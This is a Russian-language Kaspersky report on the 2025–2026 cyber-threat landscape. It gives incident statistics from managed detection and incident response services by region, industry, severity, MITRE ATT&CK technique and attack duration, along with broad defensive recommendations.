Глобальный отчет Kaspersky Security Services

Анатомия ландшафта киберугроз

kaspersky

2026

Содержание

Ключевые выводы

Эффективно приоритизируйте инвестиции в кибербезопасность, изучая злоумышленников и методы атак, нацеленные на вашу отрасль и регион.

Ключевые регионы по количеству клиентов

СНГ	Европа	АТР*
46%	21%	12%

* Азиатско-Тихоокеанский регион

Отрасли с наибольшим количеством инцидентов

Госсектор 19%

Промышленность 17%

ИТ 15%

Государственный сектор и промышленность сохраняют статус наиболее привлекательных целей для злоумышленников, а ИТ-сектор теперь опережает финансы и входит в текущий топ-3 наиболее атакуемых отраслей.

Сервис Managed Detection and Response (MDR) выявляет атаки на ранних этапах, не позволяя им развиться до стадии причинения ущерба.

Среднее время подготовки отчета по инцидентам MDR в разрезе критичности

Высокая	42 мин
Средняя	33 мин
Низкая	31 мин

Основные категории инцидентов высокой критичности[1]

APT	24%
Социальная инженерия	15%
Вредоносное ПО	12%

Наиболее популярные техники MITRE ATT&CK

T1098: Account Manipulation TA0003: Persistence	22%
T1566: Phishing TA0001: Initial Access	15%
T1204: User Execution TA0002: Execution	12%

Данные, полученные на основе проектов Incident Response (IR).

Начальные векторы атак

Эксплуатация публично доступных приложений	44%
Скомпрометированные учетные данные	25%
Доверительные отношения	16%

Причиненный ущерб

Шифрование данных для причинения ущерба	39%
Закрепление для последующего воздействия	12%
Эксфильтрация через веб-сервисы	7%

Длительность атаки и время реагирования

Быстрые 51%
<1 дня
20 ч на реагирование

Средние 16%
~ 19 дней
50 ч на реагирование

Длительные 33%
~ 108 дней
100 ч на реагирование

Рекомендации

- Внедрите корпоративный подход к управлению поверхностью атаки
- Реализуйте ролевую модель контроля доступа
- Регулярно выполняйте резервное копирование всех критически важных данных и храните резервные копии в защищенном виде
- Развивайте корпоративную программу повышения осведомленности рядовых сотрудников в области ИБ

1 В этом отчете анализируется статистика MDR, чтобы на основе инцидентов высокой критичности дать более четкое представление о ландшафте угроз. Инциденты, связанные с Red Teaming и нарушением политик безопасности, исключены из рейтинга топ-3, поскольку они не отражают реальные атаки со стороны мотивированных внешних злоумышленников. Вместо этого они относятся либо к легитимным проверкам безопасности, либо к случаям внутреннего неправомерного использования.

Глава I

Введение

Введение

Отчет «Анатомия ландшафта киберугроз: глобальный отчет Kaspersky Security Services» основан на статистике инцидентов, полученной из следующих решений и сервисов «Лаборатории Касперского»: Managed Detection and Response, Incident Response, Compromise Assessment и SOC Consulting. Совокупность этих источников дает всестороннее представление о различных аспектах корпоративной информационной безопасности по всему миру.

Kaspersky Managed Detection and Response

Подробнее

Сервис под управлением экспертов, обеспечивающий круглосуточный мониторинг, выявление, расследование и оперативное реагирование на сложные кибератаки, дополняя существующие средства защиты технологиями обнаружения и глобальной аналитикой угроз.

Kaspersky Incident Response

Подробнее

Предоставление комплексного и детального анализа инцидентов информационной безопасности. Сервис охватывает весь процесс расследования и реагирования, включая первичное реагирование, сбор доказательств, определение основного вектора атаки, анализ первопричин, а также разработку плана локализации, устранения угрозы и восстановления.

Kaspersky SOC Consulting

Подробнее

Совокупность сервисных предложений, помогающих организациям проектировать, оценивать и совершенствовать процессы и технологии центров мониторинга и реагирования на инциденты информационной безопасности (SOC).

Kaspersky Compromise Assessment

Подробнее

Сервис, направленный на выявление как активных кибератак, так и ранее неизвестных атак, оставшихся незамеченными существующими средствами и процессами информационной безопасности.

Исследование охватывает глобальную статистику инцидентов и позволяет увидеть, как злоумышленники выбирают цели, какие инструменты и техники применяют, а также какие меры наиболее эффективны для защиты организаций.


2 В отчет впервые включены отдельные статистические данные по сервисам Kaspersky Compromise Assessment и Kaspersky SOC Consulting.

Охват сервисов MDR и IR

Для более объективной интерпретации данных отчета крайне важно понимать охват представленных данных, особенно с учетом того, что инциденты информационной безопасности имеют собственную географическую и отраслевую специфику.


Сервисы Kaspersky MDR и IR предоставляются по всему миру — фактическое географическое распределение показано на рисунке 1. Большинство клиентов сосредоточено в СНГ, МЕТА и Европе.

Рисунок 1 Распределение клиентов по географическим регионам



Сегодня любая организация уязвима для кибератак, что отражено в статистике инцидентов в различных отраслях. На рисунке 2 показано распределение по отраслевым секторам всех инцидентов высокой критичности (которые, как правило, требуют подключения сервиса Incident Response), а также инцидентов средней и низкой критичности (которые обычно могут быть устранены автоматизированными средствами).

Рисунок 2 Распределение всех инцидентов по отраслевым секторам



Воронка обработки телеметрии MDR


Инфраструктура MDR непрерывно получает и обрабатывает события телеметрии, формируя алерты безопасности, которые сначала обрабатываются логикой детектирования на базе ИИ, а затем при необходимости анализируются командой Kaspersky SOC.

Рисунок 3 Воронка обработки телеметрии MDR

> 15 000

событий телеметрии на один хост поступало в среднем ежедневно


Этот показатель существенно варьировался в зависимости от дня, конкретного хоста, его активности и типа сенсора.



~ 400 000

алертов было сгенерировано за прошлый год

После первичной обработки с использованием технологий ИИ более 95 000 алертов — почти 24% — были автоматически закрыты, что существенно снизило нагрузку на аналитиков SOC



~ 300 000

алертов были обработаны аналитиками SOC

Аналитики SOC отфильтровали около 87% алертов как не требующие реагирования[3]

> 39 000

алертов были переданы на дальнейшее расследование

~21 000

уведомлений об инцидентах было направлено клиентам после этого

3 Мы выделяем два основных типа ложноположительных срабатываний:

- Инфраструктурные — логика формирования алерта корректна, однако вследствие особенностей конфигурации инфраструктуры клиента такой алерт не связан с инцидентом, а обусловлен легитимной активностью.
- Технологические — логика формирования алерта функционирует некорректно.

Причины обращения за услугами Incident Response

В большинстве случаев, включая инциденты высокой критичности, технических возможностей Kaspersky MDR достаточно для успешного реагирования. Единственным исключением являются активные человекоуправляемые атаки, при которых для дополнения технических средств требуется глубокое расследование с привлечением экспертов по реагированию на инциденты. С учетом организаций, не имеющих подписки на MDR, приведенная ниже статистика показывает причины, по которым клиенты обращались к Kaspersky IR в случаях, когда реальные атаки были подтверждены.


Шифрование файлов	33,1%	Срабатывание средства защиты	3,6%	Подозрительное электронное письмо	3,0%
Подозрительная активность на конечных устройствах	24,3%	Несанкционированный доступ	3,6%	Захват учетной записи	2,3%
Подозрительная сетевая активность	14,2%	Утечка данных	3,6%	Хищение денежных средств	0,5%
Подозрительный файл	11,8%				

Часть обращений за сервисом Kaspersky IR была связана с ложными тревогами — их доля составила 7,4% от всех обращений в 2025 году. Эти ложные тревоги относились к следующим категориям:

Подозрительная активность на конечных устройствах	62,5%
Срабатывание средства защиты	25,0%
Подозрительная сетевая активность	12,5%

Подозрительная активность на конечных устройствах и в сети в совокупности составила 75% всех ложных тревог. При этом подозрительная активность также указывалась как причина более чем в половине всех обращений за IR, приведших к ущербу, в 2025 году.

Рисунок 4 Причины обращения за сервисом Kaspersky Incident Response по регионам



Уровень зрелости ИБ в организации

Крайне важно выявлять злоумышленников в сети как можно раньше — это позволяет предотвратить ущерб или по крайней мере минимизировать его, если атаку удается обнаружить на ранних стадиях. Практика Incident Response показывает определенные закономерности, зависящие от уровня зрелости организации в области кибербезопасности. Как показывает наш опыт, клиентов IR можно условно разделить на две группы в зависимости от итогового ущерба.

Группа I

Организации, которые, как правило, узнают об атаке уже после того, как она произошла и ущерб стал очевиден.

Шифрование данных для причинения ущерба	39,4%
Эксфильтрация через веб-сервисы	7,3%
Уничтожение данных	4,4%
Остановка сервиса	4,4%
Автоматизированная эксфильтрация	2,2%
Захват ресурсов	2,2%
Отключение или перезагрузка системы	1,5%
Хищение денежных средств	1,5%
Отказ в обслуживании сети	1,5%
Эксфильтрация по альтернативному протоколу	1,5%
Несанкционированное изменение внутреннего контента	0,7%
Блокирование восстановления системы	0,7%
Отказ в обслуживании конечного устройства	0,7%
Эксфильтрация через иные сетевые среды	0,7%
Захват компьютера	0,7%
Лишение доступа к учетной записи	0,7%
Полное стирание диска	0,7%

Группа II

Организации, которые выявили присутствие злоумышленников или заметили подозрительную активность и обратились за расследованием IR до того, как был причинен ущерб.

Закрепление для последующего воздействия	11,7%
Отсутствует (атака предотвращена или не была завершена)	8,8%
Отсутствует (ложная тревога)	5,8%
Компрометация Active Directory	2,9%

Глава II

Критичность инцидентов

Критичность инцидентов

Зарегистрированные инциденты классифицируются по уровням критичности[4]:

Высокая

Человекоуправляемая атака или атака вредоносного ПО, способная оказать либо уже оказавшая существенное влияние на ИТ-системы клиента

Средняя

Отсутствуют признаки непосредственного участия человека в атаке; инцидент может повлиять на ИТ-системы клиента, но без тяжелых последствий

Низкая

Не оказывает существенного влияния на ИТ-системы клиента, однако требует принятия определенных мер

В течение 2025 года MDR в среднем ежедневно выявлял до трех инцидентов высокой критичности. Хотя в 2021 году доля инцидентов высокой критичности была максимальной, в последующие годы наблюдалась тенденция к снижению их доли в общем числе инцидентов.

Рисунок 5 Уровни критичности инцидентов в 2025 году





Рисунок 6 Уровни критичности инцидентов в предыдущие годы




Данные по инцидентам за шесть лет демонстрируют отчетливую и устойчивую тенденцию к снижению доли инцидентов высокой критичности: с пикового значения 14,3% в 2021 году до всего 3,8% в 2025 году. Поскольку инциденты высокой критичности, как правило, связаны с человекоуправляемыми атаками, это снижение, вероятно, отражает повышение эффективности защитных механизмов, направленных именно против таких угроз, включая усиленную защиту конечных устройств, эффективный проактивный поиск угроз и более быстрое реагирование на инциденты, позволяющее пресекать действия злоумышленников до того, как они успеют нанести существенный ущерб.

В то же время совокупная доля инцидентов средней и низкой критичности выросла и к 2025 году превысила 96% всех случаев. Поскольку эти категории включают автоматизированные атаки с использованием вредоносного ПО или некритичные инциденты, данная тенденция указывает на эффект «насыщения», при котором организации сталкиваются с большим объемом оппортунистических низкоуровневых угроз, а также со сложными угрозами, выявляемыми на самых ранних этапах, еще до того, как их удается отнести к какой-либо известной APT-кампании.


4 В рамках MDR клиенту сообщаются только те инциденты, которые требуют каких-либо действий с его стороны.

Рисунок 7 Критичность инцидентов по отраслям



Доля критичных инцидентов в ИТ (4,9%) подтверждает интерес к атакам на цепочки поставок[5] и доверительные отношения[6]. Инциденты в госсекторе (4,3%) отражают геополитическую напряженность. Инциденты в образовании (3,0%) связаны с менее зрелыми подходами к ИБ и наличием персональных данных, используемых для других атак. Финансы (2,9%) входят в число атакуемых ввиду возможной финансовой выгоды. В СМИ — высокая доля фишинга средней критичности, который удается предотвратить до получения ущерба.

Рисунок 8 Критичность инцидентов по отраслям: сравнение с прошлым годом



Отраслевой анализ инцидентов за 2024-2025 гг. показывает изменения критичности. В сфере образования доля инцидентов средней критичности выросла на 22,1% (до 84,8%), низкой — снизилась на 23,4%, что указывает на рост системных проблем. В госсекторе и ИТ доля высоких инцидентов снизилась на 3 и 4,7 п.п. соответственно, но остается высокой. В ИТ рост средней критичности свидетельствует о повышении устойчивости и эффективности обнаружения.

5 Компрометация цепочки поставок

6 Эксплуатация доверительных отношений

Глава III

Выявление атак

Процесс выявления атак


Процесс выявления инцидентов включает несколько этапов:

1. **Специализированная система** назначает сформированный алерт в персональную очередь свободного аналитика SOC.
2. Аналитик обрабатывает алерт с учетом его критичности и гарантированного в рамках **Service Level Agreement (SLA)** времени на уведомление и реагирование на угрозу.
3. По результатам анализа алерта возможен один из трех исходов:
   - если алерт признается ложноположительным, он закрывается, а на уровне клиента или на глобальном уровне создаются соответствующие фильтры;
   - если алерт оценивается как подозрительный или вредоносный и связанный с ним инцидент еще не открыт, создается новый инцидент, о котором клиент уведомляется через портал MDR вместе с рекомендациями по реагированию;
   - если по тому же клиенту, хосту и/или схожему подозрительному поведению уже существует открытый инцидент, алерт объединяется с существующим инцидентом, а соответствующий кейс обновляется.
4. Если клиент утверждает рекомендованные меры реагирования, они автоматически реализуются агентами на конечных устройствах.

Рисунок 9 Среднее время, затрачиваемое на выявление инцидента и подготовку уведомления о нем

Критичность	Время подготовки уведомления		Комментарии
Высокая	42,1 мин	2024: 53,9 мин 2023: 36,4 мин 2022: 43,7 мин 2021: 41,4 мин 2020: 52,6 мин	Наиболее сложные инциденты требуют больше времени для сбора дополнительной информации и построения хронологии инцидента. В 2025 году это время сократилось примерно на 22% по сравнению с предыдущими периодами, что отражает как специфику инцидентов высокой критичности в течение года, так и рост эффективности за счет автоматизации.
Средняя	32,6 мин	2024: 41,0 мин 2023: 32,5 мин 2022: 30,9 мин 2021: 34,8 мин 2020: 21,1 мин	Инциденты средней критичности составили большинство всех инцидентов, и в основном были вызваны вредоносной активностью, при которой полностью автоматизированное реагирование показало высокую эффективность. Время, необходимое на выявление и подготовку уведомления, сократилось на 21% по сравнению с 2024 годом.
Низкая	30,7 мин	2024: 37,9 мин 2023: 48,0 мин 2022: 34,1 мин 2021: 40,2 мин 2020: 30,2 мин	Инциденты с наименьшей критичностью в основном были связаны с последствиями активности потенциально нежелательного ПО. В большинстве случаев обработка таких инцидентов была в значительной степени автоматизирована.

Аналитический отчет Kaspersky MDR 2024



Аналитический отчет Kaspersky MDR 2023

Аналитический отчет Kaspersky MDR 2022

Аналитический отчет Kaspersky MDR 2021

Аналитический отчет Kaspersky MDR 2020

Получить отчеты

Выявление атак и реагирование среди клиентов IR

Для клиентов, не использующих защиту Kaspersky MDR, картина длительности атак выглядит совершенно иначе. На выявление атаки могут уходить дни, недели и даже месяцы.

Быстрые
часы и дни

Масштабные высокоскоростные атаки программ-вымогателей, представляющие наибольшую сложность даже для зрелых систем управления безопасностью. В большинстве случаев злоумышленники действуют шумно, опираясь на общедоступные и легко выявляемые проблемы безопасности.

Средние
недели

Программы-вымогатели сделали многие атаки трудноотличимыми от более быстрых сценариев. Во многих случаях в этой группе наблюдается существенная задержка между первоначальным доступом и последующими этапами атаки.

Длительные
месяц и более

Для таких атак характерно нерегулярное чередование активных и пассивных фаз. Продолжительность активных фаз во многом сопоставима с предыдущей, средней группой.

Доля атак

Быстрые	Средние	Длительные
50,9%	16,1%	33,0%

Начальные векторы

Быстрые	Средние	Длительные
• Действительные учетные записи • Эксплуатация публично доступных приложений • Доверительные отношения	• Эксплуатация публично доступных приложений • Действительные учетные записи • Внешние удаленные сервисы	• Эксплуатация публично доступных приложений • Действительные учетные записи

Средняя продолжительность атаки (медиана)

Быстрые	Средние	Длительные
<1 дня	19 дней	108 дней

Продолжительность Incident Response (медиана)


Быстрые	Средние	Длительные
20 часов	50 часов	100 часов

Ущерб

Быстрые	Средние	Длительные	
• Шифрование файлов	• Шифрование файлов • Закрепление для последующего воздействия	• Шифрование файлов • Закрепление для последующего воздействия	• Компрометация Active Directory • Утечка данных

Чтобы подробнее ознакомиться с практикой Incident Response в разные годы, скачайте наши предыдущие отчеты.

Аналитический отчет Kaspersky IR 2024



